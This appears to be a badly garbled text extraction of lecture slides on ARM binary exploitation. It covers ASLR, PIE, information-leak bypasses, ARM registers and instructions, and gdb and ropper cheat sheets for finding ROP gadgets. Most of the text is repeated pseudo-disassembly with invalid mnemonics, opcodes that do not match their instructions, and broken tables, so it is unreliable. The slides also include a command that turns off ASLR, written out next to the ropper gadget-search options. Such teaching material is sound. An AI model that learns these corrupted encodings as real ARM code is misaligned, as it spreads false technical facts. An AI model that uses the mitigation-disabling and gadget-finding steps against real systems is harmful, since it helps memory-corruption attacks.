e1803009    mov     r3, r0
e1800002    mov     r0, r2
e0020c01    bl      10a490
e0000002    sul     r0, r0, #2
e1841001    orr     r1, r4, r1, lsl, #10
e0000001    cmp     r0, r4
e0000003    bts     1076c
e0000008    adds    r4, r4, r0
e0000001    movcc    r2, #1
e0000009    movcs    r2, #0
e0500001    cmp     r0, r4
e3802008    movls    r2, #0
82822004    andlt    r2, r2, #1
e0520000    cmp     r2, #0
02450001    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
10811003    addne    r4, r4, #5
e0412003    sub     r4, r4, #0
e1800020    orr     r0, r0, r7, lsl, #10
e07f9073    b      10a00
e0400003    sub     r0, r0, #0
e1800020    lsr     r3, r0, #10
e07f9073    orlth    r0, r0
e3800001    mov     r0, r4
e07f9073    b      10a00
e0511003    adds    r4, r4, #0
e3802004    movcc    r2, #1
e3802009    movcs    r2, #0
e1500001    cmp     r0, r4
e3802009    movls    r2, #0
82822004    andlt    r2, r2, #1
e0520000    cmp     r2, #0
02450001    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
e07f9073    b      10a00
e1510001    cmp     r4, r4
e1520009    movcs    r4, #0

```

# Address Space Layout Randomization

```

+7800001 movh1 r0, r4
+7800002 movl1 r0, r4
+7800003 cmp r0, r4
+7800004 movh1 r0, r0
+7800005 cmp r0, r0
+7847001 subeq r7, r7, r4
+7847002 subne r7, r7, r4
+7881100 addne r4, r4, r0
+80412002 sub r2, r4, r2
+81000002 mov r0, r2
+81001004 mov r3, r5
+81002004 stc r2, [r0, r4]
+81003004 bl 100200
+81004004 ldr r2, [r0, r4]
+81005004 mov r4, r5
+81770074 uth r4, r4
+81800000 mov r3, r0
+81800002 mov r0, r2
+81800004 bl 100400
+81800006 sub r0, r0, r2
+81841001 orr r1, r4, r1, lsl, #10
+81850001 cmp r0, r4
+81860003 bts 10700
+81861000 addis r4, r4, r0
+7800001 movcc r2, r4
+78000002 movcs r2, r0
+78000003 cmp r0, r4
+78000004 movl1 r2, r0
+81802001 andh1 r2, r2, r4
+81802003 cmp r2, r0
+81450001 subeq r5, r5, r4
+81450002 subne r5, r5, r2
+78811000 addne r4, r4, r0
+80412000 sub r4, r4, r0
+81850007 orr r0, r5, r7, lsl, #10
+81777710 b 10000
+80470005 sub r5, r5, r0
+81800020 lsr r3, r0, #10
+81770070 uth r0, r0
+78000001 mov r0, r4
+81777710 b 10000
+80470005 addis r4, r4, r0
+78002001 movcc r2, r4
+78002000 movcs r2, r0
+81500001 cmp r0, r4
+78002000 movl1 r2, r0
+81802001 andh1 r2, r2, r4
+81802003 cmp r2, r0
+81450001 subeq r5, r5, r4
+81450002 subne r5, r5, r2
+81777710 b 10000
+81500001 cmp r0, r4
+81500000 movcs r4, r0

```

# ASLR - Introduction

- Address Space Layout Randomization

- Introduced 2005

- Kernel 2.6.12

- All regions are randomized at application start

- Controllable with `/proc/sys/kernel/randomize_va_space`

| Value | Description  |
|-------|--|
| 0     | ASLR disabled  |
| 1     | Stack, Heap, VDSO, Libraries                         |
| 2     | same as 1 and additionally <code>brk()</code> memory |

# Position Independent Executable

- ELF executables do not make use of ASLR by default
  - Segments are not randomized
- Executables have to be compiled as **Position Independent Executable**
- Libraries are always compiled as PIE

```
gcc -pie -fPIE <executable> <source>.c
```

# Randomization


- Addresses are not completely randomized
- Basically, a randomized offset is added to a fixed base address
  - Libraries
  - Stack
  - Heap

```

02471004    subeq    r2, r2, #4
02471008    subne    r7, r7, #4
0247100c    addne    r4, r4, #5
02471010    sub     r2, r4, #2
02471014    mov     r0, r2
02471018    mov     r3, r5
0247101c    stc     r2, [r0, #4]
02471020    bl      024240
02471024    ldr     r2, [r0, #4]
02471028    mov     r4, r5
0247102c    uth     r4, r4
02471030    mov     r0, r0
02471034    mov     r0, r2
02471038    bl      024240
0247103c    sub     r0, r0, #2
02471040    orr     r1, r4, r1, lsl, #16
02471044    cmp     r0, r2
02471048    bts     r0, r0
0247104c    movcs    r2, r0
02471050    cmp     r0, r2
02471054    movls    r2, r0
02471058    andbt   r2, r2, #4
0247105c    cmp     r2, r0
02471060    subeq    r0, r0, #4
02471064    subne    r0, r0, #2
02471068    addne    r4, r4, #5
0247106c    sub     r4, r4, #9
02471070    orr     r0, r0, r7, lsl, #16
02471074    b       024000
02471078    sub     r0, r0, #5
0247107c    ldr     r4, [r0, #16]
02471080    uth     r0, r0
02471084    mov     r0, r2
02471088    b       024000
0247108c    adds    r4, r4, #5
02471090    movcs    r2, r4
02471094    movcs    r2, r0
02471098    cmp     r2, #0
0247109c    andbt   r2, r2, #4
024710a0    cmp     r2, #0
024710a4    subne    r0, r0, #4
024710a8    subne    r0, r0, #2
024710ac    b       024000
024710b0    cmp     r4, r4
024710b4    movcs    r4, r0

```

# Randomization







```

02471001    subeq    r3, r3, #4
12471002    subne    r7, r7, #4
10811003    addne    r4, r4, #5
00412002    sub     r2, r4, #2
e1800002    mov     r0, r2
e1801003    mov     r3, r5
e3802004    stc     r2, [r0, #4]
00020001    bl      108280
e7802004    ldr     r2, [r0, #4]
e1801003    mov     r3, r5
e0770074    uth     r4, r4
e1803000    mov     r3, r0
e1800002    mov     r0, r2
00020003    bl      108490
e0000000    sul     r0, r0, #2
e1841001    orr     r1, r4, r1, lsl, #16
00000001    cmp     r0, r4
00000003    bts     16, r0
00000000    adds    r4, r4, #0
e0000001    movcc   r2, #1
00000000    movcs   r2, #0
e3500001    cmp     r0, r4
e3802000    movls   r2, #0
82822004    andhi   r2, r2, #4
e3520000    cmp     r2, #0
02450001    subeq   r5, r5, #4
12450002    subne    r6, r6, #2
10812003    addne    r4, r4, #5
00412003    sub     r4, r4, #0
e1850007    orr     r0, r5, r7, lsl, #16
e0777713    b      10880
e0400000    sub     r5, r5, #0
e1800020    lsr     r3, r0, #16
e0770070    uth     r0, r0
e3800001    mov     r0, r4
e0777713    b      10880
e0711000    adds    r4, r4, #5
e3802004    movcc   r2, #1
e3802000    movcs   r2, #0
e1500001    cmp     r0, r4
e3802000    movls   r2, #0
82822004    andhi   r2, r2, #4
e3520000    cmp     r2, #0
02450001    subeq   r5, r5, #4
12450002    subne    r6, r6, #2
e0777713    b      10880
e1510001    cmp     r4, r4
e1520000    movcs   r4, #0

```



# Information Leakage Approach

- Read memory with an information leak
- Another vulnerability is necessary
  - Format String
  - Integer Overflow
- Leak of pointers and calculating the image base

```
02471001 subeq 07, 07, 04
02471002 subne 07, 07, 04
02471003 addne 04, 04, 05
02471004 sub 02, 04, 02
02480001 mov 00, 02
02481004 mov 03, 05
02482004 stc 02, [00, 04]
02482005 bl 000200
02482006 ldr 02, [00, 04]
02481008 mov 04, 05
02471074 uth 04, 04
02483000 mov 03, 00
02480002 mov 00, 02
02481008 bl 000400
02480003 sub 00, 00, 02
02481001 orr 01, 04, 01, lsl, #10
02480001 cmp 00, 02
02480003 bts 00, 00
02481000 adds 04, 04, 05
02482001 movcc 02, 04
02482000 movcs 02, 00
02480001 cmp 00, 02
02482000 movls 02, 00
02482001 andbt 02, 02, 04
02483000 cmp 02, 00
02485001 subeq 03, 03, 04
02485002 subne 05, 05, 02
02481000 addne 04, 04, 05
02481001 sub 04, 04, 00
02481002 orr 00, 05, 07, lsl, #10
02481003 b 000000
02485004 sub 03, 03, 05
02480020 lsr 03, 00, #10
02471075 uth 00, 00
02481001 mov 00, 02
02481003 b 000000
02481100 adds 04, 04, 05
02482001 movcc 02, 04
02482000 movcs 02, 00
02480001 cmp 00, 02
02482000 movls 02, 00
02482001 andbt 02, 02, 04
02483000 cmp 02, 00
02485001 subne 05, 05, 04
02485002 subne 00, 05, 02
02481003 b 000000
02481001 cmp 04, 04
02482000 movcs 04, 00
```

# Thank You!

```

e7000001 movhi r0, #1
e2000000 movls r0, r0
e1500001 cmp r0, r1
e1000000 movhi r0, r0
e7500000 cmp r0, r0
e2477001 subeq r7, r7, #1
e2477002 subne r7, r7, #2
e0811000 addlne r4, r4, r5
e0412002 sub r2, r4, r2
e1000002 mov r0, r2
e1001000 mov r3, r5
e5002004 stc r2, [r0, #4]
e0020000 bl 100200
e7002004 ldr r2, [r0, #4]
e1001000 mov r4, r5
e0770074 orlth r4, r4
e1003000 mov r3, r0
e1000002 mov r0, r2
e0020000 bl 100000
e7000000 sul r0, r0, #2
e1041001 orr r1, r4, r1, lsl, #16
e1500001 cmp r0, r1
e0000000 bts 16768
e0011000 addls r4, r4, r0
e2002001 movcc r2, #1
e2002000 movcs r2, #0
e1500001 cmp r0, r1
e3002000 movls r2, #0
e0001001 andhi r2, r2, #1
e0520000 cmp r2, #0
e2455001 subeq r5, r5, #1
e2455002 subne r5, r5, #2
e0811000 addlne r4, r4, r5
e0412000 sub r4, r4, r0
e1050007 orr r0, r5, r7, lsl, #16
e0777710 b 10000
e0450000 sub r5, r5, r0
e1000020 lsr r3, r0, #16
e0770070 orlth r0, r0
e2000001 mov r0, r1
e0777710 b 10000
e0011000 addls r4, r4, r0
e3002001 movcc r2, #1
e2002000 movcs r2, #0
e1500001 cmp r0, r1
e2002000 movls r2, #0
e0412001 andhi r2, r2, #1
e0520000 cmp r2, #0
e2455001 subeq r5, r5, #1
e2455002 subne r5, r5, #2
e0777710 b 10000
e1520001 cmp r4, r1
e1520000 movcs r3, r0

```

# Cheatsheets

|          |       |                      |
|----------|-------|----------------------|
| 01000001 | movb1 | r0, r0               |
| 01000001 | movls | r0, r0               |
| 01500001 | cmp   | r0, r0               |
| 01000001 | movb1 | r0, r0               |
| 01500001 | cmp   | r0, r0               |
| 02477001 | subeq | r7, r7, #1           |
| 12477001 | subne | r7, r7, #2           |
| 10011000 | addne | r4, r4, r5           |
| 00412001 | sub   | r2, r4, r2           |
| 01000001 | mov   | r0, r2               |
| 01001000 | mov   | r3, r5               |
| 01002000 | str   | r2, [sp, #4]         |
| 00000001 | bl    | 100200               |
| 01002000 | ldr   | r2, [sp, #4]         |
| 01001000 | mov   | r4, r5               |
| 01110074 | uxth  | r4, r4               |
| 01000000 | mov   | r3, r0               |
| 01000001 | mov   | r0, r2               |
| 00000000 | bl    | 100000               |
| 01000000 | sub   | r0, r0, #2           |
| 01041001 | orr   | r1, r4, r1, lsl, #10 |
| 01500001 | cmp   | r0, r4               |
| 00000000 | bls   | 10700                |
| 00011000 | adds  | r4, r4, r5           |
|          |       | 2, #1                |
| 01002000 | movcs | r2, r0               |
| 01500001 | cmp   | r0, r2               |
| 01002000 | movls | r2, r0               |
| 01022001 | andb1 | r2, r2, #1           |
| 01520000 | cmp   | r2, r0               |
| 01455001 | subeq | r5, r5, #4           |
| 12455001 | subne | r5, r5, #2           |
| 10011000 | addne | r4, r4, r5           |
| 00411000 | sub   | r4, r4, r5           |
| 01050007 | orr   | r0, r5, r7, lsl, #10 |
| 00111110 | b     | 10000                |
| 00450000 | sub   | r5, r5, r5           |
| 01000020 | ldr   | r3, r0, #10          |
| 01110070 | uxth  | r0, r0               |
| 01000001 | mov   | fp, r2               |
| 00111110 | b     | 10000                |
| 00011000 | adds  | r4, r4, r5           |
| 01002001 | movcc | r2, r4               |
| 01002000 | movcs | r2, r0               |
| 01500001 | cmp   | fp, r2               |
| 01002000 | movls | r2, r0               |
| 01022001 | andb1 | r2, r2, #1           |
| 01520000 | cmp   | r2, r0               |
| 01455001 | subeq | r5, r5, #1           |
| 12455001 | subne | r5, r5, #2           |
| 01111110 | b     | 10000                |
| 01520001 | cmp   | r4, r4               |
| 01520000 | movcs | r4, r0               |

# Registers

- Register size 32 bit
- r0 - r12 - General purpose
- r11 - Frame Pointer
- r13 - Stack Pointer
- r14 - Link Register
- r15 - Program Counter
- CPSR/APSR - Status register
  - N - Negative condition
  - Z - Zero condition
  - C - Carry condition
  - V - oVerflow condition
  - E - Endianness state
  - T - Thumb state

|          |
|----------|
| r0       |
| r1       |
| r2       |
| r3       |
| r4       |
| r5       |
| r6       |
| r7       |
| r8       |
| r9       |
| r10      |
| r11 (fp) |
| r12      |
| r13 (sp) |
| r14 (lr) |
| r15 (pc) |
| CPSR     |

# Most common ARM instructions

```

01477004    subeq    r5, r5, #1
01477004    subne    r5, r5, #1
01477005    addne    r4, r5, #5
01477005    sub     r4, r5, #2
01477005    mov     r6, r2
  
```

|            |                        |             |                               |
|------------|------------------------|-------------|-------------------------------|
| <b>ADD</b> | add                    | <b>B</b>    | branch                        |
| <b>SUB</b> | subtract               | <b>BL</b>   | branch with link              |
| <b>MUL</b> | mulitplication         | <b>BX</b>   | branch with exchange          |
| <b>AND</b> | bitwise and            | <b>BLX</b>  | branch with link and exchange |
| <b>EOR</b> | exclusive or           | <b>MOV</b>  | move data                     |
| <b>ORR</b> | bitwise or             | <b>MVN</b>  | move bitwise not              |
| <b>LSL</b> | logical shift left     | <b>LDR</b>  | load data                     |
| <b>LSR</b> | logical shift right    | <b>STR</b>  | store data                    |
| <b>ASR</b> | arithmetic shift right | <b>LDM</b>  | load multiple                 |
| <b>ROR</b> | rotate right           | <b>STM</b>  | store multiple                |
| <b>CMP</b> | compare                | <b>PUSH</b> | push on stack                 |
| <b>SVC</b> | supervisor call        | <b>POP</b>  | pop from stack                |

```

01477006    cmp     r5, #0
01477006    subgt    r5, r5, #1
01477006    subgt    r5, r5, #1
01477006    b       1477005
01477006    cmp     r4, r2
01477006    movgt    r4, r6
  
```

# Bitwise Instructions

```

02470001    subeq    r2, r2, #4
12470002    subne    r2, r2, #4
10821005    addlne   r4, r4, #5
00412002    sub     r2, r2, r2
e1800002    mov     r0, r2
e180100a    mov     r3, r5
e3802004    str     r2, [r0, #4]
e0800001    bl      10a2a4
e3802004    ldr     r2, [r0, #4]
e180100a    mov     r3, r5
e3ff0074    orth     r4, r4
e1800000    mov     r0, r0
e1800002    mov     r0, r2
e0800000    bl      10a2a4
  
```

| Operation           | Assembly       | Simplified  |
|---------------------|----------------|-------------|
| bitwise AND         | and r0, r1, #2 | r0=r1 & 2   |
| bitwise OR          | orr r0, r1, r2 | r0=r1   r2  |
| bitwise XOR         | eor r0, r1, r2 | r0=r1 ^ r2  |
| bit clear           | bic r0, r1, r2 | r0=r1 & !r2 |
| Move negative (NOT) | mvn r0, r2     | r0=!r2      |

```

e3ff0075    orth     r5, r5
e3800001    mov     r0, r2
e0800000    b       10a2a4
e0811005    adds    r4, r4, #5
e3802004    movsw   r2, r2
12802000    movsw   r2, r0
e1500001    cmp     r0, r2
e3802004    movsw   r2, r0
02802004    andl    r2, r2, #4
e0800000    cmp     r2, r0
02450001    subne    r5, r5, #4
12470002    subne    r5, r5, #4
e0ff0005    b       10a2a4
e1500001    cmp     r4, r4
12800000    cmp     r4, r0
  
```

# Arithmetic Instructions

```

02470001    subeq    r2, r2, #1
12470002    subne    r2, r2, #2
10470003    addne    r4, r2, r5
00412004    sub     r2, r2, r2
e1000002    mov     r0, r2
e1001003    mov     r1, r2
e0402004    str     r2, [sp, #4]
e0020001    bl      10420004
e0000004    ldr     r2, [sp, #4]
  
```

| Operation               | Assembly           | Simplified                                 |
|-------------------------|--------------------|--|
| Add                     | add r0, r1, #2     | $r0 = r1 + 2$                              |
| Add with carry          | adc r0, r1, r2     | $r0 = r1 + r2 + 1$                         |
| Subtract                | sub r0, r1, #2     | $r0 = r1 - 2$                              |
| Sub with carry          | sbc r0, r1, r2     | $r0 = (r1 - r2) \text{ IF NOT(carry)} - 1$ |
| Reverse Sub             | rsb r0, r1, #2     | $r0 = 2 - r1$                              |
| Reverse Sub with carry  | rsc r0, r1, r2     | $r0 = (2 - 1) \text{ IF NOT(carry)} - 1$   |
| Multiply                | mul r0, r1, r2     | $r0 = r1 * r2$                             |
| Multiply and Accumulate | mla r0, r1, r2, r3 | $r0 = r1 * (r2 + r3)$                      |

```

e0000004    movcs    r2, r2
e2001001    movcs    r2, r0
e1500001    cmp     r0, r2
e2001002    movls    r2, r0
e0402004    andr0   r2, r2, r1
e0500003    cmp     r2, r0
02470001    subeq    r2, r2, #1
12470002    subne    r2, r2, #2
00470003    addne    r4, r2, r5
e1500001    cmp     r1, r2
e1500002    cmp     r1, r0
  
```

## Pre- / Post-Indexed

```

02470001    subeq    r3, r3, #1
12470002    subne    r7, r7, #2
10811005    addne    r4, r4, #5
e0412002    sub     r2, r2, r2
e1800002    mov     r0, r2
e1801004    mov     r3, r5
e5802004    str     r2, [r0, #4]
e0020001    bl      10a2d4
e7802004    ldr     r2, [r0, #4]
e1801004    mov     r4, r5
e77f0074    uxtb    r4, r4
e1800000    mov     r0, r0
e1800002    mov     r0, r2

```

```

ldr r2, [r0, #8]    @ load from r0+8
ldr r2, [r0, #8]!   @ load from r0+8 and change r0
ldr r2, [r0], #8    @ load from r0 and change r0 afterwards

str r2, [r0, r1]    @ store to r0+r1
str r2, [r0, r1]!   @ store to r0+r1 and change r0
str r2, [r0], r1    @ store to r0 and change r0 afterwards

```

```

e1800002    mov     r0, r0, #1, #1, #1, #1
e77f0074    b       10a2d4
e0405005    sub     r5, r5, #5
e1800020    ldr     r3, [r0, #16]
e77f0070    uxtb    r0, r0
e1800001    mov     r0, r2
e77f0070    b       10a2d4
e0011005    adds    r4, r4, #5
e5802004    movcc   r2, r4
e7802000    movcc   r2, #0
e1500001    cmp     r0, r2
e7802000    movcc   r2, #0
e2802004    andbt   r2, r2, r4
e1500000    cmp     r2, #0
02455001    subne    r5, r5, #1
12470002    subne    r0, r0, #2
e77f0070    b       10a2d4
e1500001    cmp     r4, r4
e1500000    movcc   r4, #0

```



|                             |  |                          |
|-----------------------------|--|--------------------------|
|                             |  | 02471001 subseq 02 02 04 |
|                             |  | 02471002 subseq 02 02 04 |
|                             |  | 02471003 addseq 02 02 04 |
|                             |  | 02471004 sub 02 02 04    |
|                             |  | 02471005 mov 02 04       |
|                             |  | 02471006 mov 02 04       |
|                             |  | 02471007 stc 02 04       |
| attach <pid>                | attach to process                        | 02471008 b 02 04         |
| run [args]                  | start the application                    | 02471009 b 02 04         |
| break *0x100db              | set a breakpoint at 0x100db              | 0247100a b 02 04         |
| continue                    | continue the application after it stops  | 0247100b b 02 04         |
| nexti                       | next instruction                         | 0247100c b 02 04         |
|                             | w/o following <b>bl</b> and <b>blx</b>   | 0247100d b 02 04         |
| stepi                       | next instruction                         | 0247100e b 02 04         |
|                             | w/ following <b>bl</b> and <b>blx</b>    | 0247100f b 02 04         |
| x/10x \$sp                  | print 10 words starting from \$sp        | 02471010 b 02 04         |
| x/10i \$pc                  | print 10 instructions starting from \$pc | 02471011 b 02 04         |
| info proc mappings          | shows memory map                         | 02471012 b 02 04         |
| set follow-fork-mode child  | follow child process when fork           | 02471013 b 02 04         |
| set follow-fork-mode parent | follow parent process when fork          | 02471014 b 02 04         |

# ropper - Commandline

|          |       |                      |
|----------|-------|----------------------|
| e1801001 | subeq | r3, r3, #4           |
| e1801002 | subne | r3, r3, #4           |
| e1801003 | addne | r4, r3, #5           |
| e1801004 | sub   | r2, r3, #2           |
| e1801005 | mov   | r0, r2               |
| e1801006 | mov   | r3, r3               |
| e1801007 | str   | r2, [sp, #4]         |
| e1801008 | bl    | 100200               |
| e1801009 | ldr   | r2, [sp, #4]         |
| e180100a | mov   | r3, r3               |
| e180100b | srth  | r4, r4               |
| e180100c | mov   | r3, r0               |
| e180100d | mov   | r0, r2               |
| e180100e | bl    | 100200               |
| e180100f | srth  | r4, r4, #2           |
| e1801010 | orr   | r1, r4, r1, lsl, #16 |
| e1801011 | cmp   | r3, r3               |
| e1801012 | bts   | 100200               |
| e1801013 | mov   | r3, r0               |
| e1801014 | mov   | r3, r3               |
| e1801015 | andb1 | r2, r2, #4           |
| e1801016 | cmp   | r3, #0               |
| e1801017 | cmp   | r3, r4               |
| e1801018 | addne | r4, r2, #5           |
| e1801019 | sub   | r4, r2, #9           |
| e180101a | b     | 100200               |
| e180101b | sub   | r3, r3, #5           |
| e180101c | ldr   | r3, [r0, #16]        |
| e180101d | srth  | r0, r0               |
| e180101e | mov   | r0, r2               |
| e180101f | b     | 100200               |
| e1801020 | adds  | r4, r4, #5           |
| e1801021 | movcc | r2, r4               |
| e1801022 | movcs | r2, #0               |
| e1801023 | cmp   | r0, r3               |
| e1801024 | movls | r2, #0               |
| e1801025 | andb1 | r2, r2, #4           |
| e1801026 | cmp   | r2, #0               |
| e1801027 | subne | r3, r3, #4           |
| e1801028 | subne | r0, r3, #2           |
| e1801029 | b     | 100200               |
| e180102a | cmp   | r4, r4               |
| e180102b | movcs | r3, #0               |

--segments

show file segments

--arch ARM

set the architecture to ARM

--arch ARMTHUMB

set the architecture to ARMTHUMB

--search "<string>"

search for gadgets; e. g. --search pop

--search "mov r1"

search for gadgets; e. g. --search pop

--opcode <opcode>

search for opcode; e. g. --opcode 6847

--unset nx

disable xn

# ropper - Interactive Console

```

02477001 subseq r2, r2, #4
12477001 subseq r7, r7, #4
10812000 addne r4, r4, #5
e0412001 sub r2, r2, #2
e1800002 mov r0, r2
e1801000 mov r3, r5
e5802000 str r2, [sp, #4]
e00200e1 bl 10a200
e7802004 ldr r2, [sp, #4]
e1801000 mov r4, r5
e5770074 strh r4, r4
e1800000 mov r0, r0
e1800002 mov r0, r2
e0010000 bl 10a200
e0000000 mul r0, r0, #2

```

|                         |  |
|-------------------------|--|
| file <file>             | load a file and load gadgets                 |
| arch ARM                | set the architecture to ARM                  |
| arch ARMTHUMB           | set the architecture to ARMTHUMB             |
| search <string>         | search for gadgets; e. g. search pop         |
|                         | search mov r1                                |
| imagebase [<imagebase>] | set/reset the imagebase for the current file |

```

e0000000 mul r0, r0, #2
e1800007 mov r0, r5, #7, 32, #10
e5770074 strh r4, r4
e0400000 sub r5, r5, #5
e1800020 ldr r4, r0, #10
e5770070 strh r0, r0
e2000001 mov r1, r2
e5770070 strh r4, r4
e0412000 addne r4, r4, #5
10802004 movcc r2, r2
12802000 movcs r2, #0
e1500001 cmp r1, r2
12802000 movls r2, #0
12802000 andhi r2, r2, #1
e0520000 cmp r2, #0
02450001 subseq r5, r5, #4
12477001 subseq r0, r0, #4
e5770070 strh r4, r4
e1520000 cmp r4, r4
12800000 movcs r4, #0

```

```

02412001    subeq    r2, r2, #4
02412002    subine   r2, r2, #4
02412003    addine   r4, r4, #5
02412004    sub      r2, r4, r2
02412005    mov      r0, r2
02412006    mov      r3, r5
02412007    str      [r4, #4]
02412008    bl       02412009
02412009    ldr      r2, [r4, #4]
0241200a    mov      r4, r5
0241200b    strh     r4, r4
0241200c    mov      r0, r0
0241200d    mov      r0, r2
0241200e    bl       0241200f
0241200f    subl     r0, r0, #2
02412010    orr      r1, r4, r1, lsl, #16
02412011    cmp      r0, r1

```

|                         |   |
|-------------------------|---|
| vmmmap                  | print virtual mappings of the running process |
| pattern create <number> | create a cyclic pattern                       |
| pattern search \$pc     | looks for the offset                          |
| process-status          | print information about the current process   |

```

02412012    subine   r5, r5, #4
02412013    addine   r4, r4, #5
02412014    sub      r4, r4, r0
02412015    orr      r0, r5, r7, lsl, #16
02412016    b        02412017
02412017    sub      r5, r5, r0
02412018    ldr      r4, r0, #16
02412019    strh     r0, r0
0241201a    mov      r1, r2
0241201b    b        0241201c
0241201c    adds     r4, r4, r0
0241201d    movcc    r2, r4
0241201e    movcc    r3, r0
0241201f    andhl    r2, r2, r4
02412020    cmp      r2, r0
02412021    subne    r5, r5, #4
02412022    subne    r0, r5, #2
02412023    b        02412025
02412024    cmp      r4, r4
02412025    movcc    r4, r0

```

```

02477001 subseq r3, r3, #4
02477002 subinc r3, r3, #4
02477003 addinc r4, r4, #5
02477004 sub r2, r2, #2
02477005 mov r0, r2
02477006 mov r3, r3
02477007 stc r2, [r0, #4]
02477008 bl 024240
02477009 ldr r2, [r0, #4]
0247700a mov r4, r3
0247700b uth r4, r4
0247700c mov r3, r0
0247700d mov r0, r2
0247700e bl 024490
0247700f sub r0, r0, #2
02477010 orr r1, r4, r1, lsl, #16
02477011 cmp r0, r2
02477012 bts 16, r0
02477013 addis r4, r2, #5

```

---

```
echo 0 >/proc/sys/kernel/randomize_va_space
```

---

```
disable ASLR
```

---

```
echo 2 >/proc/sys/kernel/randomize_va_space
```

---

```
enable ASLR
```

---

```

02477014 cmp r0, r0
02477015 subseq r3, r3, #4
02477016 subinc r3, r3, #4
02477017 addinc r4, r4, #5
02477018 sub r4, r2, #0
02477019 orr r0, r3, r7, lsl, #16
0247701a b 024000
0247701b sub r3, r3, #5
0247701c ldr r4, r0, #16
0247701d uth r0, r0
0247701e mov r0, r2
0247701f b 024000
02477020 addis r4, r4, #5
02477021 movcc r2, r4
02477022 movcs r2, #0
02477023 cmp r0, r2
02477024 movls r2, #0
02477025 andbt r2, r2, #4
02477026 cmp r2, #0
02477027 subinc r5, r5, #4
02477028 subinc r0, r5, #4
02477029 b 024000
0247702a cmp r4, r4
0247702b movcs r4, #0

```